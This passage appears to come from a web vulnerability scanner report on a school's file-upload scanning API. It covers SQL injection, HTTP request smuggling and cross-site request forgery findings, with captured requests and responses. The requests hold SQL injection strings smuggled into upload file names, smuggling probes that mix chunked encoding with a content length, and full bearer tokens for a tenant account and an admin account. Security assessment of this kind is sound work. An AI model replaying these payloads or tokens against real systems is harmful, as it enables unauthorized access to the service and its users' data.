wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzAxMTEsImV4cCI6MTc3NDE1NjUxMSwic2NvcGU
iOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGVy
bWlzc2lvbnMiOltdfQ.iYuZ9gUNaorld_5rPhR3plAlUbkQr0Df5Ilos0HS5bEkXXjnQyixdrdF8R_RNtbQOFN_APhgqyRplM29
Jiz8lteX6Q2CujF_QPPVOau9el3zoRiE-
iyydj4lkEJzyPMXVd6yg6cX0UXaTFOhRiWlLUAwBgrPhtAr92usTZu03dynZHxBHhv8KwNQS2Y9g1ITnl-
qipfU52K8K6jmg2qDkIdjUcrPImzZkKr3RuAI_XfKDspdDBSIHYxkIMjKn4qmzz1EZXwBTfdpRwkLV25dZ0XbOinxhN-
UY69kKGm8gzRaWX18xLUjbc099E4SSF5O7WtkcHhwuo2AWTYKiqlcsg
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryliRldjkZFCrTRLGs
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

------WebKitFormBoundaryliRldjkZFCrTRLGs
Content-Disposition: form-data; name="FILES"; filename="images.png64367509' or 3437=3437-- "
Content-Type: image/png

.PNG
.
...IHDR.............
   m"H....PLTE.......................................................ggfWWV.................__^ddcSSREED...887111uutMML??>%%
%}}|...oom)))
...[SNIP]...
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:23:52 GMT
```

{"requestId":"a9fcf446cb414d448235602d9466c60a","tenantId":6,"results":[{"file":"images.png64367509' or 3437=3437-- ","reportId":120,"tenantId":6,"studentId":null,"studentName":null,"clamav":{"infecte
...[SNIP]...

Request 2

POST /Veracism/api/scan/scan-upload HTTP/2
Host: sb-api.ismanila.org
Content-Length: 3706
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vdmVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzAxMTEsImV4cCI6MTc3NDE1NjUxMSwic2NvcGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGVybWlzc2lvbnMiOltdfQ.iYuZ9gUNaorld_5rPhR3plAlUbkQr0Df5Ilos0HS5bEkXXjnQyixdrdF8R_RNtbQOFN_APhgqyRplM29Jiz8lteX6Q2CujF_QPPVOau9el3zoRiE-iyydj4lkEJzyPMXVd6yg6cX0UXaTFOhRiWlLUAwBgrPhtAr92usTZu03dynZHxBHhv8KwNQS2Y9g1ITnl-qipfU52K8K6jmg2qDkIdjUcrPlmzZkKr3RuAl_XfKDspdDBSIHYxkIMjKn4qmzz1EZXwBTfdpRwkLV25dZ0XbOinxhN-UY69kKGm8gzRaWX18xLUjbc099E4SSF5O7WtkcHhwuo2AWTYKiqlcsg
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryliRldjkZFCrTRLGs
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

------WebKitFormBoundaryliRldjkZFCrTRLGs
Content-Disposition: form-data; name="FILES"; filename="images.png89437834' or 4782=4786-- "
Content-Type: image/png

.PNG
.
...IHDR.....
  m"H....PLTE.....ggfWWV.....__^ddcSSREED...887111uutMML??>%%
%}}|...oom)))
...[SNIP]...

Response 2

HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:23:57 GMT

{"requestId":"ba7df920e2cf4e5b8b076c29fd6ecfcc","tenantId":6,"results":[{"file":"images.png89437834' or 4782=4786-- ","reportId":124,"tenantId":6,"studentId":null,"studentName":null,"clamav":{"infecte
...[SNIP]...

2. HTTP request smuggling

There are 2 instances of this issue:

- /Veracism/api/scan/scan-upload
- /Veracism/api/scan/scan-upload

Issue description

HTTP request smuggling vulnerabilities arise when websites route HTTP requests through web servers with inconsistent HTTP parsing.

By supplying a request that different servers interpret as having different lengths, an attacker can poison the back-end TCP/TLS socket and prepend arbitrary data to the next request. Depending on the website's functionality, this can be used to bypass front-end security rules, access internal systems, poison web caches, and launch assorted attacks on users who are actively browsing the site.

Issue remediation

You can resolve all variants of this vulnerability by configuring the front-end server to exclusively use HTTP/2 when communicating with back-end systems. Alternatively, you could ensure all servers in the chain run the same web server software with the same configuration. Disabling back-end connection reuse is likely to reduce the impact of this vulnerability, but does not mitigate all possible exploits.

Specific instances of this vulnerability can be resolved by reconfiguring the front-end server to normalize ambiguous requests before routing them onward. Alternatively, you could configure the back-end server to reject the message and close the connection when it encounters an ambiguous request.

References

- HTTP Request Smuggling
- HTTP Desync Attacks

Vulnerability classifications

- CWE-444: Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling')
- CAPEC-33: HTTP Request Smuggling

2.1. https://sb-api.ismanila.org/Veracism/api/scan/scan-upload

Summary

Severity:	**Medium**
Confidence:	**Tentative**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/scan/scan-upload**

Request 1

```
POST /Veracism/api/scan/scan-upload?Nlu9=1159038888 HTTP/1.1
Host: sb-api.ismanila.org
```

Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzAxMTEsImV4cCI6MTc3NDE1NjUxMSwic2NvcGU
iOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGVy
bWlzc2lvbnMiOltdfQ.iYuZ9gUNaorld_5rPhR3plAlUbkQr0Df5Ilos0HS5bEkXXjnQyixdrdF8R_RNtbQOFN_APhgqyRplM29
Jiz8lteX6Q2CujF_QPPVOau9el3zoRiE-
iyydj4lkEJzyPMXVd6yg6cX0UXaTFOhRiWlLUAwBgrPhtAr92usTZu03dynZHxBHhv8KwNQS2Y9g1ITnl-
qipfU52K8K6jmg2qDkIdjUcrPImzZkKr3RuAI_XfKDspdDBSIHYxkIMjKn4qmzz1EZXwBTfdpRwkLV25dZ0XbOinxhN-
UY69kKGm8gzRaWX18xLUjbc099E4SSF5O7WtkcHhwuo2AWTYKiqlcsg
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryKsMHtSQfWJqDrOGW
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Transfer-Encoding: chunked
Content-Length: 3718
Connection: keep-alive

e7a
------WebKitFormBoundaryKsMHtSQfWJqDrOGW
Content-Disposition: form-data; name="FILES"; filename="images.png"
Content-Type: image/png

.PNG
.
...IHDR..... m"H....PLTE.....
...[SNIP]...

Response 1

HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
x-content-type-options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
ARRNode: Node98
Date: Sat, 21 Mar 2026 07:08:39 GMT
Content-Length: 481

{"requestId":"6ff3cbb460ac4d5ab208ae10d11876ec","tenantId":6,"results":
[{"file":"images.png","reportId":1750,"tenantId":6,"studentId":null,"studentName":null,"clamav":
{"infected":false,"signature":nul
...[SNIP]...

Request 2

POST /Veracism/api/scan/scan-upload?TizJ=200457427 HTTP/1.1
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzAxMTEsImV4cCI6MTc3NDE1NjUxMSwic2NvcGU
iOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGVy
bWlzc2lvbnMiOltdfQ.iYuZ9gUNaorld_5rPhR3plAlUbkQr0Df5Ilos0HS5bEkXXjnQyixdrdF8R_RNtbQOFN_APhgqyRplM29
Jiz8lteX6Q2CujF_QPPVOau9el3zoRiE-
iyydj4lkEJzyPMXVd6yg6cX0UXaTFOhRiWlLUAwBgrPhtAr92usTZu03dynZHxBHhv8KwNQS2Y9g1ITnl-
qipfU52K8K6jmg2qDkIdjUcrPImzZkKr3RuAI_XfKDspdDBSIHYxkIMjKn4qmzz1EZXwBTfdpRwkLV25dZ0XbOinxhN-
UY69kKGm8gzRaWX18xLUjbc099E4SSF5O7WtkcHhwuo2AWTYKiqlcsg
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryKsMHtSQfWJqDrOGW
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Transfer-Encoding: chunked
Content-Length: 3719
Connection: keep-alive

e7a
------WebKitFormBoundaryKsMHtSQfWJqDrOGW
Content-Disposition: form-data; name="FILES"; filename="images.png"
Content-Type: image/png

.PNG
.
...IHDR..... m"H....PLTE.....
...[SNIP]...

2.2. https://sb-api.ismanila.org/Veracism/api/scan/scan-upload

Summary

Severity:	**Medium**
Confidence:	**Tentative**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/scan/scan-upload**

Request 1

POST /Veracism/api/scan/scan-upload?9XxQ=1126580470 HTTP/1.1
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzAxMTEsImV4cCI6MTc3NDE1NjUxMSwic2NvcGU
iOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGVy
bWlzc2lvbnMiOltdfQ.iYuZ9gUNaorld_5rPhR3plAlUbkQr0Df5Ilos0HS5bEkXXjnQyixdrdF8R_RNtbQOFN_APhgqyRplM29

Jiz8lteX6Q2CujF_QPPVOau9el3zoRiE-
iyydj4lkEJzyPMXVd6yg6cX0UXaTFOhRiWlLUAwBgrPhtAr92usTZu03dynZHxBHhv8KwNQS2Y9g1ITnl-
qipfU52K8K6jmg2qDkIdjUcrPlmzZkKr3RuAI_XfKDspdDBSIHYxkIMjKn4qmzz1EZXwBTfdpRwkLV25dZ0XbOinxhN-
UY69kKGm8gzRaWX18xLUjbc099E4SSF5O7WtkcHhwuo2AWTYKiqlcsg
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryioY1qA9aQHINo3Xt
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Transfer-Encoding : chunked
Content-Length: 3718
Connection: keep-alive

e7a
------WebKitFormBoundaryioY1qA9aQHINo3Xt
Content-Disposition: form-data; name="FILES"; filename="images.png"
Content-Type: image/png

.PNG
.
...IHDR..... m"H....PLTE.....
...[SNIP]...

Response 1

HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
x-content-type-options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
ARRNode: Node98
Date: Sat, 21 Mar 2026 07:14:01 GMT
Content-Length: 481

{"requestId":"e1fecabb9d3d44bd9dc9bbedb0f3ac81","tenantId":6,"results":
[{"file":"images.png","reportId":1892,"tenantId":6,"studentId":null,"studentName":null,"clamav":
{"infected":false,"signature":nul
...[SNIP]...

Request 2

POST /Veracism/api/scan/scan-upload?Cghh=1892043079 HTTP/1.1
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzAxMTEsImV4cCI6MTc3NDE1NjUxMSwic2NvcGU
iOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGVy
bWlzc2lvbnMiOltdfQ.iYuZ9gUNaorld_5rPhR3plAlUbkQr0Df5Ilos0HS5bEkXXjnQyixdrdF8R_RNtbQOFN_APhgqyRplM29
Jiz8lteX6Q2CujF_QPPVOau9el3zoRiE-
iyydj4lkEJzyPMXVd6yg6cX0UXaTFOhRiWlLUAwBgrPhtAr92usTZu03dynZHxBHhv8KwNQS2Y9g1ITnl-

```
qipfU52K8K6jmg2qDkIdjUcrPImzZkKr3RuAI_XfKDspdDBSIHYxkIMjKn4qmzz1EZXwBTfdpRwkLV25dZ0XbOinxhN-
UY69kKGm8gzRaWX18xLUjbc099E4SSF5O7WtkcHhwuo2AWTYKiqlcsg
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryioY1qA9aQHINo3Xt
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Transfer-Encoding : chunked
Content-Length: 3719
Connection: keep-alive

e7a
------WebKitFormBoundaryioY1qA9aQHINo3Xt
Content-Disposition: form-data; name="FILES"; filename="images.png"
Content-Type: image/png

.PNG
.
...IHDR.............    m"H....PLTE................
...[SNIP]...
```

---

3. Cross-site request forgery

There are 2 instances of this issue:

- /Veracism/api/admin/yara/test
- /Veracism/api/scan/scan-upload

Issue background

Cross-site request forgery (CSRF) vulnerabilities may arise when applications rely solely on HTTP cookies to identify the user that has issued a particular request. Because browsers automatically add cookies to requests regardless of their origin, it may be possible for an attacker to create a malicious web site that forges a cross-domain request to the vulnerable application. For a request to be vulnerable to CSRF, the following conditions must hold:

- The request can be issued cross-domain, for example using an HTML form. If the request contains non-standard headers or body content, then it may only be issuable from a page that originated on the same domain.
- The application relies solely on HTTP cookies or Basic Authentication to identify the user that issued the request. If the application places session-related tokens elsewhere within the request, then it may not be vulnerable.
- The request performs some privileged action within the application, which modifies the application's state based on the identity of the issuing user.
- The attacker can determine all the parameters required to construct a request that performs the action. If the request contains any values that the attacker cannot determine or predict, then it is not vulnerable.

Issue remediation

The most effective way to protect against CSRF vulnerabilities is to include within relevant requests an additional token that is not transmitted in a cookie: for example, a parameter in a hidden form field. This additional token should contain sufficient entropy, and be generated using a cryptographic random number generator, such that it is not feasible for an attacker to determine or predict the value of any token that was issued to another user. The token should be associated with the user's session, and the application should validate that the correct token is received before performing any action resulting from the request.

An alternative approach, which may be easier to implement, is to validate that Host and Referer headers in relevant requests are both present and contain the same domain name. However, this approach is somewhat less robust: historically, quirks in browsers and plugins have often enabled attackers to forge cross-domain requests that manipulate

these headers to bypass such defenses.

References

- Web Security Academy: Cross-site request forgery
- Using Burp to Test for Cross-Site Request Forgery
- The Deputies Are Still Confused

Vulnerability classifications

- CWE-352: Cross-Site Request Forgery (CSRF)
- CAPEC-62: Cross Site Request Forgery

3.1. https://sb-api.ismanila.org/Veracism/api/admin/yara/test

Summary

Severity:	**Medium**
Confidence:	**Tentative**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/yara/test**

Issue detail

The request appears to be vulnerable to cross-site request forgery (CSRF) attacks against authenticated users.

Request 1

```
POST /Veracism/api/admin/yara/test HTTP/2
Host: sb-api.ismanila.org
Content-Length: 3711
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryKnqaO2fYOhSZx8Ae
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
```

```
Priority: u=1, i

------WebKitFormBoundaryKnqaO2fYOhSZx8Ae
Content-Disposition: form-data; name="sampleFile"; filename="images.png"
Content-Type: image/png

.PNG
.
...IHDR.............    m"H....PLTE................
...[SNIP]...
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:26:45 GMT

{"isMatch":false,"matches":[],"rawOutput":"","testedAs":"images.png","rulesScanned":2}
```

Request 2

```
POST /Veracism/api/admin/yara/test HTTP/2
Host: sb-api.ismanila.org
Content-Length: 3711
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
